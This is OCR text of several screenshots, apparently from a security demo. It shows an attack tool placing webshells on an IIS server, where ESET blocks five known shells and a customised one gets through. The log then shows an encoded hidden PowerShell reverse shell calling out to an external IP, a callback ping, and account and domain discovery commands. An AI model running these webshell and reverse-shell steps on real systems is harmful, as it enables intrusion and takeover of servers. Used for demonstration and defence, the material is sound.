

File Actions Edit View Help
BEGINNING IIS ATTACK
WEBSHELL PLACEMENT
-DETECTED-
——— Uploading WebShells to victim 10.0.0.27 ———
[-] Uploading WebMembers1.aspx error_perm: 550 Access is denied.
[-] Uploading WebMembers2.aspx error_perm: 550 Access is denied.
[-] Uploading WebMembers3.aspx error_perm: 550 Access is denied.
[-] Uploading WebMembers4.aspx error_perm: 550 Access is denied.
[-] Uploading WebMembers5.aspx error_perm: 550 Access is denied.
——— 5 webshells blocked ———
Press any key to continue.
-CUSTOMIZED-
——— Uploading WebShell WebMembers.aspx to victim 10.0.0.27 ———
Boot Time: 4/19/2024 7:45 AM
Machine Domain: DEMO
Host Name: WEB-LOSA-01
User Name: DEMO\administrator
OS Version: Windows Server 2022 x21H2 (20348.643)
eset SERVER SECURITY
Monitoring
Log files
Scan
Update
Setup
Tools
Help and support
Progress. Protected.
Log files
Detections (5)
Time S... O.. Object Detection Action User Information Hash Firs...
4/19/2024... R... file C:\inetpub\www... PHP/Webshell.N... cleane... DEMO... Event occur... 40DBDC0B... 4/19...
4/19/2024... R... file C:\inetpub\www... ASP/Webshell.E... cleane... DEMO... Event occur... D8A4B7E91... 4/19...
4/19/2024... R... file C:\inetpub\www... CFM/Webshell.A... cleane... DEMO... Event occur... F7B32703E... 4/19...
4/19/2024... R... file C:\inetpub\www... ASP/Webshell.N... cleane... DEMO... Event occur... AEED35A4... 4/19...
4/19/2024... R... file C:\inetpub\www... ASP/Agent.NES ... cleane... DEMO... Event occur... 8FDA50432... 4/19...
Filtering
Type here to search
7:50 AM
4/19/2024



File Actions Edit View Help
BEGINNING IIS ATTACK
WEBSHELL PLACEMENT
-DETECTED-
——— Uploading WebShells to victim 10.0.0.27 ———
[-] Uploading WebMembers1.aspx error_perm: 550 Access is denied.
[-] Uploading WebMembers2.aspx error_perm: 550 Access is denied.
[-] Uploading WebMembers3.aspx error_perm: 550 Access is denied.
[-] Uploading WebMembers4.aspx error_perm: 550 Access is denied.
[-] Uploading WebMembers5.aspx error_perm: 550 Access is denied.
——— 5 webshells blocked ———
Press any key to continue.
-CUSTOMIZED-
——— Uploading WebShell WebMembers.aspx to victim 10.0.0.27 ———
[+] Uploaded: ./ReqFiles/webShells/JamesCustom.aspx to WebMembers.aspx
——— Sending commands to WebShell for execution ———
[+] send command> ping rGZ3H2NdHil79WiMRjHbrjC4ZLSAVS.burpcollaborator.net -n 1
[+] send command> powershell -nop -w hidden -enc JABhAGQAZAByAGUAcwBzAD0AJwAxADAAMwAuADcAOQAuADEANAAzAC4AMQAwADE ...
——— Starting Powershell Reverse Shell and wating for connection ———
listening on [any] 80 ...
connect to [103.79.143.101] from WEB-LOSA-01.demo.lan [10.0.0.27] 49823
Press any key to continue.
INITIAL DISCOVERY
-ACCOUNTS-
[+] send command> whoami
Boot Time: 4/19/2024 7:45 AM
Machine Domain: DEMO
Host Name: WEB-LOSA-01
User Name: DEMO\administrator
OS Version: Windows Server 2022 x21H2 (20348.643)
eset SERVER SECURITY
Monitoring
Log files
Scan
Update
Setup
Tools
Help and support
Progress. Protected.
Log files
Detections (5)
Time S... O.. Object Detection Action User Information Hash Firs...
4/19/2024... R... file C:\inetpub\www... PHP/Webshell.N... cleane... DEMO... Event occur... 40DBDC0B... 4/19...
4/19/2024... R... file C:\inetpub\www... ASP/Webshell.E... cleane... DEMO... Event occur... D8A4B7E91... 4/19...
4/19/2024... R... file C:\inetpub\www... CFM/Webshell.A... cleane... DEMO... Event occur... F7B32703E... 4/19...
4/19/2024... R... file C:\inetpub\www... ASP/Webshell.N... cleane... DEMO... Event occur... AEED35A4... 4/19...
4/19/2024... R... file C:\inetpub\www... ASP/Agent.NES ... cleane... DEMO... Event occur... 8FDA50432... 4/19...
Filtering
Type here to search
7:50 AM
4/19/2024



File Actions Edit View Help
Press any key to continue.
INITIAL DISCOVERY
-ACCOUNTS-
[+] send command> whoami
nt authority\system
[+] send command> net user
User accounts for \\
Administrator DefaultAccount Guest
LocalAdmin WDAGUtilityAccount
The command completed with one or more errors.
[+] send command> quser
USERNAME SESSIONNAME ID STATE IDLE TIME LOGON TIME
administrator console 1 Active none 4/19/2024 7:46 AM
[+] send command> net group "domain admins" /domain
The request will be processed at a domain controller for domain demo.lan.
Group name Domain Admins
Comment Designated administrators of the domain
Members
Administrator akadmin CGAdmin
DDAdmin EMAdmin jbadmin
JJAdmin JLAdmin JRAdmin
MMAdmin MSAdmin RRAdmin
TDAdmin
The command completed successfully.
Press any key to continue.
INITIAL DISCOVERY
-DOMAIN-
[+] send command> ipconfig /all
Boot Time: 4/19/2024 7:45 AM
Machine Domain: DEMO
Host Name: WEB-LOSA-01
User Name: DEMO\administrator
ESET SERVER SECURITY
Monitoring
Log files
Scan
Update
Setup
Tools
Help and support
Progress. Protected.
Log files
Detections (5)
Time S... O.. Object Detection Action User Information Hash Firs...
4/19/2024... R... file C:\inetpub\www... PHP/Webshell.N... cleane... DEMO... Event occur... 40DBDC0B... 4/19...
4/19/2024... R... file C:\inetpub\www... ASP/Webshell.E... cleane... DEMO... Event occur... D8A4B7E91... 4/19...
4/19/2024... R... file C:\inetpub\www... CFM/Webshell.A... cleane... DEMO... Event occur... F7B32703E... 4/19...
4/19/2024... R... file C:\inetpub\www... ASP/Webshell.N... cleane... DEMO... Event occur... AEED35A4... 4/19...
4/19/2024... R... file C:\inetpub\www... ASP/Agent.NES ... cleane... DEMO... Event occur... 8FDA50432... 4/19...
Filtering
Type here to search
7:51 AM
4/19/2024



File Actions Edit View Help
INITIAL DISCOVERY
-DOMAIN-
[+] send command> ipconfig /all
Windows IP Configuration
Host Name . . . . . : WEB-LOSA-01
Primary Dns Suffix . . . . . : demo.lan
Node Type . . . . . : Hybrid
IP Routing Enabled. . . . . : No
WINS Proxy Enabled. . . . . : No
DNS Suffix Search List. . . . . : demo.lan
Ethernet adapter Ethernet0:
